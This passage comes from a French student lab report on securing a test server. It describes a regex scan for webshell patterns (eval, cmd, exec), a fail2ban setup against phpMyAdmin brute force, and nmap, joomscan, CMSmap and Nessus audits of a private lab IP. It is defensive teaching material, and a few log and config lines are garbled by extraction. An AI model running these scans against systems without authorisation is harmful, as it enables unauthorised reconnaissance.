
```
$ ./webscan -dir=/var/www/html -regex="eval\\(|cmd|exec\\(|" -exts=php
```

Cependant cet outil n'est pas entièrement automatique car il faut tout de même lancer le scan manuellement pour potentiellement détecter un webshell. On pourrait imaginer un script automatisant les scans régulièrement ou lors d'évènements particuliers.

### 3.4.3 Défense


On installe fail2ban et on le configure afin de journaliser les tentatives de connexion échouées et de bloquer les attaques par brut-force.

Dans un premier temps on rajoute une ligne de code pour indiquer le format de log dans le fichier ci-dessous :




```
root@ubuntu:/etc/apache2/sites-available
Fichier : 000-default.conf
# Include a line for only one particular virtual host. For example the
# following line enables the CGI configuration for this host only
# after it has been globally disabled with "a2disconf".
#Include conf-available/serve-cgi-bin.conf
LogFormat "%h %l %u %t \"%r\" %>s %b \"%{Referer}i\" \"%{User-Agent}i\" %{userID}n %{userStatus}n" pma_combined
CustomLog /var/log/apache2/phpmyadmin_access.log pma_combined
</VirtualHost>
```

On installe fail2ban avec apt-get, puis on crée le filtre fail2ban que l'on activera plus tard.




```
root@ubuntu:/etc/apache2/sites-available
File Actions Edit View Help
GNU nano 2.2.6 Fichier : /etc/fail2ban/filter.d/phpmyadm
[Definition]
denied = mysql-denied|allow-denied|root-denied|empty-denied
failregex = ^<HOST> -.*(?:%(denied)s)$
ignoreregex =
```

Ci-dessous on ajoute jail pour activer le filtre. Le port HTTP peut aussi fonctionner car notre serveur PhpMyAdmin est sur le port HTTP.



```
Fichier : /etc/fail2ban/jail.conf
Fail2ban/issues/37
[phpmyadmin]
enabled = true
port = http,https
filter = phpmyadmin
logpath = /var/log/apache2/phpmyadmin_access.log
```

En essayant de se connecter plus de trois fois on obtient cette page :



En regardant dans les logs on voit que l'ip de la machine est bannie.

```
2022-01-16 20:06:30,044 fail2ban.jail : INFO Jail 'phpmyadmin' started
2022-01-16 20:07:00,109 fail2ban.actions: WARNING [phpmyadmin] Ban 192.168.0.30
root@ubuntu:/etc/ssh/ssh_config:1:Warning: Permanently added '192.168.0.30' (SSH-2.0-OpenSSH_8.9p1 Ubuntu-0ubuntu0.2) to the list of known hosts
```

Après 3 tentatives on est bloqué, on ne pourra pas donc pas faire de brute force.

# Annexes

En complément, comme il a été demandé, nous avons joint à ce rapport des informations supplémentaires au sujet des serveurs de la machine virtuelle, à savoir :

- les configurations SSH et Apache
- les règles iptables
- le audits joomscan, CMSmap et nmap
- les rapports Nessus

Ces fichiers se retrouvent dans des dossiers dans l'archive en annexe. Chaque dossier a un nom qui explicite la nature des fichiers qu'il contient. Nous détaillons ci-dessous comment nous avons obtenus ces fichiers et ce qu'ils apportent. Il est à noter que cela a été réalisé sur une autre machine que celle qui a servi à faire les captures d'écran, donc l'adresse IP est ici 192.168.111.249.

## **Configuration Apache :**

On s'est connectés sur la machine serveur via SSH. On a lancé les commandes suivantes :

```
$ apachectl -S > config.txt
```

```
$ apachectl -M > modules.txt
```

Cela permet d'enregistrer dans des fichiers la configuration de la session en cours et les modules qu'elle comprend. On y voit notamment la configuration du VirtualHost et les fichiers et dossiers utilisés par Apache. On récupère ces fichiers avec scp. De la même manière, on récupère le dossier de configuration d'Apache avec la commande suivante :

```
$ scp -r admin@192.168.111.249:/etc/apache2 .
```

## **Configuration SSH :**

On récupère le fichier de configuration SSH distant :

```
$ scp -r admin@192.168.111.249:/etc/ssh/ssh_config .
```

## **Règles iptables :**

Sur la machine distante, on exécute les commandes suivantes via SSH:

```
$ sudo iptables-save | sudo tee iptables.conf
```

On peut récupérer les règles sur la machine cliente grâce à scp.

On y apprend les règles de routage autorisées avec les intervalles de port associés. Les règles concernent d'abord le NAT puis les filtres. Il n'y a pas de fail2ban ici.

## **Audits :**

On commence avec un scan nmap, que l'on enregistre dans un fichier :

```
$ nmap -sC -sV 192.168.111.249 > output.txt
```

Celui-ci nous apprend les ports ouverts et les services associés. On peut constater des défauts de sécurité importante. Par exemple, FTP autorise les connexions anonymes, « Potentially risky methods » est affiché quant aux méthodes HTTP, les messages Samba ne sont pas signés, etc.

On fait ensuite un scan avec l'outil spécifique Joomscan :

```
$ perl joomscan.pl -u 192.168.111.249/joomla
```

On peut voir beaucoup d'informations intéressantes dans les fichiers de sortie. Entre autres, la version Joomla et les failles CVE associées, les URL victimes de directory listing, l'emplacement des pages d'administration et de connexion, etc.

Enfin, il y a le scan CMSmap en visant Joomla. Cependant, l'argument -F pour réaliser un fullscan provoque des erreurs, donc nous n'avons pas pu réaliser de scan approfondi malgré de longues recherches de solution.

```
$ python cmsmap.py -F -fJ http://192.168.111.249/ --output output.txt
```

## **Rapport Nessus :**

Enfin, nous avons réalisé un scan avec Nessus Essentials. En est ressorti que 38 vulnérabilités ont été détectées, dont des critiques.

Ci-dessous un aperçu du rapport Nessus.

My Basic Network Scan

Configure

Audit Tra

[Back to All Scans](#)

Hosts1

Vulnerabilities38

VPR Top Threats

History1

Filter

Search Vulnerabilities

38 Vulnerabilities

<input type="checkbox"/>	Sev	Score	Name	Family	Count		
<input type="checkbox"/>	MIXED	...	5SNMP (M...	SNMP	5		
<input type="checkbox"/>	MIXED	...	2Microsoft...	Windows	2		
<input type="checkbox"/>	MEDIUM	5.3	SMB Signing n...	Misc.	1		
<input type="checkbox"/>	MIXED	...	6SSH (Mult...	Misc.	6		

En cliquant sur les vulnérabilités SNMP, par exemple, on obtient :

<input type="checkbox"/>	Sev	Score	Name	Family	Count		
<input type="checkbox"/>	HIGH	7.5 *	SNMP Agent D...	SNMP	1		
<input type="checkbox"/>	MEDIUM	5.0 *	SNMP 'GETBU...	SNMP	1		
<input type="checkbox"/>	INFO		SNMP Protoco...	SNMP	1		
<input type="checkbox"/>	INFO		SNMP Query S...	SNMP	1		
<input type="checkbox"/>	INFO		SNMP Support...	SNMP	1		